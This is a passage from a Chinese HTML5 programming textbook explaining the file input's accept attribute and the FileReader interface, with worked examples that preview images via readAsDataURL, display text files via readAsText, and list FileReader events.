


图 6-6　在 Opera 浏览器中的文件选择窗口

选择多个文件后，单击【打开】按钮，文件选择窗口关闭。然后单击 accept.html 页面

中的【文件上传】按钮，显示所有的文件信息，如图 6-7 所示。





图 6-7　显示所有的文件信息



通过简单设置元素的一个属性，就可以在文件选择前过滤所选文件的类型，这种方法比较简单，同时操作也方便。但是在目前的浏览器中，accept 属性还未得到广泛的支持。原因在于，即使通过该属性设置了文件选择的类型，但不是该类型的文件同样也可以被选中，也能被 file 元素所接收，因此，使用这种方法过滤上传文件类型时，还需要谨慎。

6.2　使用 FileReader 接口读取文件

FileReader 接口主要用来将文件读入到内存中，并且读取文件中的数据。FileReader 接口提供了很多用于读取文件的方法，以及监听读取进度的事件，本节将详细介绍该接口的使用。

6.2.1　FileReader 接口简介

FileReader 接口主要用来将文件载入内存并读取文件中的数据。该接口提供了一组异步 API，通过这些 API 可以从浏览器的主线程中异步访问文件系统中的数据。

由于 FileReader 接口是 HTML 5 的新特性，因此并非所有浏览器都支持。在使用之前必须先判断浏览器是否对 FileReader 接口提供支持，代码如下所示：

```
if(typeof FileReader=="undefined")
{
    alert("对不起，您的浏览器不支持 FileReader 接口，将无法正常使用本程序。");
}else{
    alert("您的浏览器环境正常。");
```

```
        var fd=new FileReader();
    }
```

当访问不同的文件时，必须创建不同的 FileReader 接口实例。因为每调用一次 FileReader 接口都将返回一个新的 FileReader 对象，这样才能访问不同文件中的数据。

FileReader 接口拥有许多常用的方法，用于读取文件或响应事件，如 onabort 事件触发时，需要调用 abort()方法。FileReader 接口的常用方法如表 6-1 所示。

表 6-1　FileReader 接口的常用方法

方法名称	参数	说明	使用说明
readAsBinaryString()	file	以二进制格式读取文件内容	调用该方法时，将 file 对象返回的数据块作为一个二进制字符串的形式，分块读入内存中
readAsArrayBuffer()	file	以数组缓冲的方式读取文件内容	调用该方法时，将 file 对象返回的数据字节数，以数组缓冲的方式读入内存中
readAsText()	file,encoding	以文本编码的方式读取文件内容	encoding 参数表示文本文件编码的方式，默认值为 UTF-8。调用该方法时，以 encoding 指定的编码格式将获取的数据块按文本方式读入内存中
readAsDataURL()	file	以数据 URL 格式读取文件内容	调用该方法时，将 file 对象返回的数据块，以一串数据 URL 字符的形式展示在页面中，这种方法一般读取数据块较小的文件
abort()	无	读取数据中止时，将自动触发该方法	如果在读取文件数据过程中出现异常或错误，触发该方法，返回错误代码信息

6.2.2　使用 readAsDataURL()方法预览图片

通过 FileReader 接口中的 readAsDataURL()方法，可以获取 API 异步读取的文件数据，并另存为一串数据 URL 字符，将该 URL 绑定到 img 元素中即可实现图片文件预览的效果。

【实践案例 6-5】

该案例允许用户选择多个图片文件。在表单提交后将在页面上显示上传图片的总数以及各图片的缩略图。具体的实现步骤如下所示。

（1）创建选择图片文件的表单和用于显示图片内容和上传图片总数的 div 元素，代码如下所示：

```
<form id="myform">
    <input type="file" id="file" multiple="true" style="border:#99FFCC
    solid 1px; width:230px;
            height:25px;">
    <input type="button" value="选择文件">
</form>
<div id="info" class="showFile"></div>
```

（2）创建 readFile()函数，获取所有的文件信息，并对文件类型进行过滤，只有“图像”类型的文件才可进行上传。如果选中的文件为图片，则将记录的总数加 1，并检测浏览器是否支持 FileReader 对象，如果支持，则实例化一个新的 FileReader 对象，然后将每个文件以数据 URL 的方式读入到页面中。当读取成功时，触发 onload 事件，在该事件中，通过 result 属性获取文件读入页面中的 URL 地址，并将该地址与 img 元素进行绑定。最后，通过 id 属性为 info 的 div 元素展现在页面中，从而实现上传图片文件预览的效果。具体的代码如下所示：

```
<script language="javascript">
     function readFile()
     {
        var files=document.getElementById("file").files;
                                                    //获取选中的所有文件
        if(files.length>0)
        {
            var count=0;                            //保存文件数量
            for(var i=0;i<files.length;i++)
            {
                var file=files[i];
                if(!/image\/\w+/.test(file.type))
                                                    //判断文件类型是否匹配
                {
                    alert(file.name+"不是图像文件不能上传.");
                    continue;
                }
                count++;                            //数量增加
                if(typeof FileReader=="undefined")
                {
                    alert("对不起，您的浏览器不支持 FileReader 接口，将无法正常使
                    用本程序。");
                }
                else
                {
                    var fd=new FileReader();
                    fd.readAsDataURL(file);
                    fd.onload=function(res){
                        document.getElementById('info').innerHTML+="<img
                        src="+this.result+" width=90 height=100/>";
                    }
                }
            }
            document.getElementById('info').innerHTML+="<h4>本次一共上传了
            "+count+"张图片。</h4>";
        }
```

```
        else{
            alert("没有选择文件，不能继续。");
            return false;
        }
    }
</script>
```

（3）为表单中的 type 属性为 button 的 input 元素添加 onclick 事件，指向 readFile()函数，代码如下所示：

```
<input type="button" value="显示文件" onclick="readFile()">
```

运行该案例，选择多个文件，单击【显示文件】按钮，将显示成功上传的图片数量和所有图片的缩略图，效果如图 6-8 所示。




图 6-8　使用 readAsDataURL()方法预览图片

6.2.3　使用 readAsText()方法读取文本文件内容

使用 FileReader 接口的 readAsText()方法可以以文本格式读取文件的内容。readAsText()方法有两个参数：第一个参数是 file 类型表示要读取的文件，第二个参数字符串类型用于指定读取时使用的编码，默认值为 UTF-8。

【实践案例 6-6】

页面展现文本的方式有很多种，可以上传一个文本文件，系统会对该文件进行读取并展现；也可以直接在页面中编辑一段文本来展现。当一段文本需要在多个地方展现给客户时，在每个地方都编辑同样文本的方法是不可取的，因此就可以选择编辑一个文本文件，在多个地方上传并读取该文件的内容即可。本案例将通过 FileReader 接口中的 readAsText()方法读取文本文件内容，实现将文本文件中的内容展现在页面上的功能，具体的实现步骤如下所示。

（1）在页面表单中，新建一个 file 类型的 input 元素，用于获取上传的文本文件，代码如下所示：

```
<form id="myform">
    <input type="file" id="file" style="border:#99FFCC solid 1px;
    width:230px; height:25px;">
    <input type="button" value="显示文件" onclick="readFile()">
</form>
```

（2）编辑 JavaScript 代码，定义 readFile()函数，实现文本文件的读取功能。具体的代码如下所示：

```
<script language="javascript">
     function readFile()
     {
        var files=document.getElementById("file").files;
                                              //获取选中的所有文件
         if(files.length>0)
         {
             var file=files[0];
             if(!/text\/\w+/.test(file.type))       //判断是否为文本文件
             {
                  alert(file.name+"不是文本文件不能上传.");
                  return false;
            }
            if(typeof FileReader=="undefined")      //判断当前浏览器是否支持
                                              FileReader 接口
            {
                alert("对不起，您的浏览器不支持 FileReader 接口，将无法正常使用本
                程序。");
            }
            else
            {
                var fd=new FileReader();        //创建 FileReader 接口的对象
                fd.onload=function(res){        //显示文件内容
                    document.getElementById('info').innerHTML=this.
                    result;
                }
                fd.readAsText(file);            //开始读取
            }
        }
        else{
              alert("没有选择文件 , 不能继续。");
              return false;
        }
     }
```

```
</script>
```

如上述代码所示，在 readFile()函数中针对没有选择文件、文件类型不正确以及浏览器不支持 FileReader 接口的情况进行了判断。真正使用 readAsText()方法读取文件内容的代码非常简单，不过要注意结果属性 result 只能在 onload 事件中使用。


（3）为表单中的普通按钮添加 onclick 事件，指向 readFile()函数，代码如下所示：

```
<input type="button" value="显示文件" onclick="readFile()">
```

（4）在 E 盘中创建一个名称为 news.txt 的文件，在该文件中编辑一篇新闻内容，具体如下所示：

```
<h3>大四学姐水壶被偷贴公开信吐槽 标题带 17 个叹号</h3><br/>
<p>记者在微博配的启事图片中看到，启事的日期为 9 月 21 日晚上，标题为“大四学姐的壶你也敢偷”，标题后跟着整整 17 个感叹号！</p>

<p>这位“大四学姐”在启事中称，自己帮舍友取了个邮包回来，放在看门大叔门口的壶就不见了。“学姐”咆哮道：“姐都大四了有木有!!! 姐的壶都在那放三年了，连盖都没丢过!!!!”该“学姐”在描述了水壶的特征后，更对偷壶者大发雷霆道，“你脸上长的那两个是灯泡啊！今天雨都下到你脑子里啦？”还下通牒“赶快把壶还回来”，不然就代表全体大四学姐天天诅咒偷壶者“逢考必挂”。</p>
```



可以在文本文件中编辑 HTML 标签，FileReader 接口中的 readAsText()方法在读取文件内容时会解析这些标签，使之以 HTML 标签的样式来显示文本内容。

运行程序，单击文本选择框左边的【选择文件】按钮，选择一个“图像”格式的文件，单击【显示文件】，将弹出文件类型不正确的提示框，如图 6-9 所示。




图 6-9　上传的文件不为文本文件格式

当选择的文件为文本文件格式时，例如 E 盘下的 news.txt 文件，单击【显示文件】按钮，将读取该文件中的内容并展现在页面上，如图 6-10 所示。



图 6-10　读取文本文件内容并展现在页面上

6.2.4　FileReader 接口中的事件

在 FileReader 接口中，提供了很多常用的事件以及一套完整的事件处理机制。通过这些事件的触发，可以清晰地捕获读取文件的详细过程，以便更加精确地定位每次读取文件时事件的先后顺序，为编写事件代码提供有力的支持。FileReader 接口的常用事件如表 6-2 所示。

表 6-2　FileReader 接口的常用事件

事件名称	描述
onloadstart	当读取数据开始时，触发该事件
onprogress	当正在读取数据时，触发该事件
onabort	当读取数据中止时，触发该事件
onerror	当读取数据失败时，触发该事件
onload	当读取数据成功时，触发该事件
onloadend	当请求操作成功时，无论操作是否成功，都将触发该事件

经过反复测试证明，一个文件通过 FileReader 接口中的方法正常读取时，触发事件的先后顺序如图 6-11 所示。




图 6-11　正常读取文件时事件触发的先后顺序

针对图 6-11 的说明如下所示。

- 大部分的文件读取过程都集中在 onprogress 事件中，该事件耗时最长。
- 如果文件在读取过程中出现异常或中止，那么 onprogress 事件将结束，直接触发 onerror 或 onabort 事件，而不会触发 onload 事件。
- onload 事件在文件读取成功时触发，而 onloadend 虽然也是文件操作成功时触发，但该事件不论文件读取是否成功，都将触发。因此，想要正确获取文件数据，必须在 onload 事件中编写代码。

【实践案例 6-7】

本案例将通过一个图片上传的示例，来介绍文件读取时触发事件的先后顺序。具体的实现步骤如下所示。

（1）在页面的表单中，添加一个 file 类型的 input 元素，并指定 accept 属性值为 image/jpeg，表明只能选择 jpeg 格式的图片文件，代码如下所示。

```
<h2>文件上传</h2>
<form id="myform">
    <input type="file" id="file"  style="border:1px solid #A5ACB2;
    height:30px; width:500px" accept="image/jpeg"/>
    <input type="button" value="文件上传"/>
</form>
```

（2）创建一个用于显示读取文件过程中所触发事件的先后顺序的 div 层，以列表的形式来展现，代码如下所示：

```
<div id="show">
    <ul>
        <li><span id="startdiv"></span></li>
        <li><span id="progressdiv"></span></li>
        <li><span id="loaddiv"></span></li>
        <li><span id="loadenddiv"></span></li>
    </ul>
</div>
```

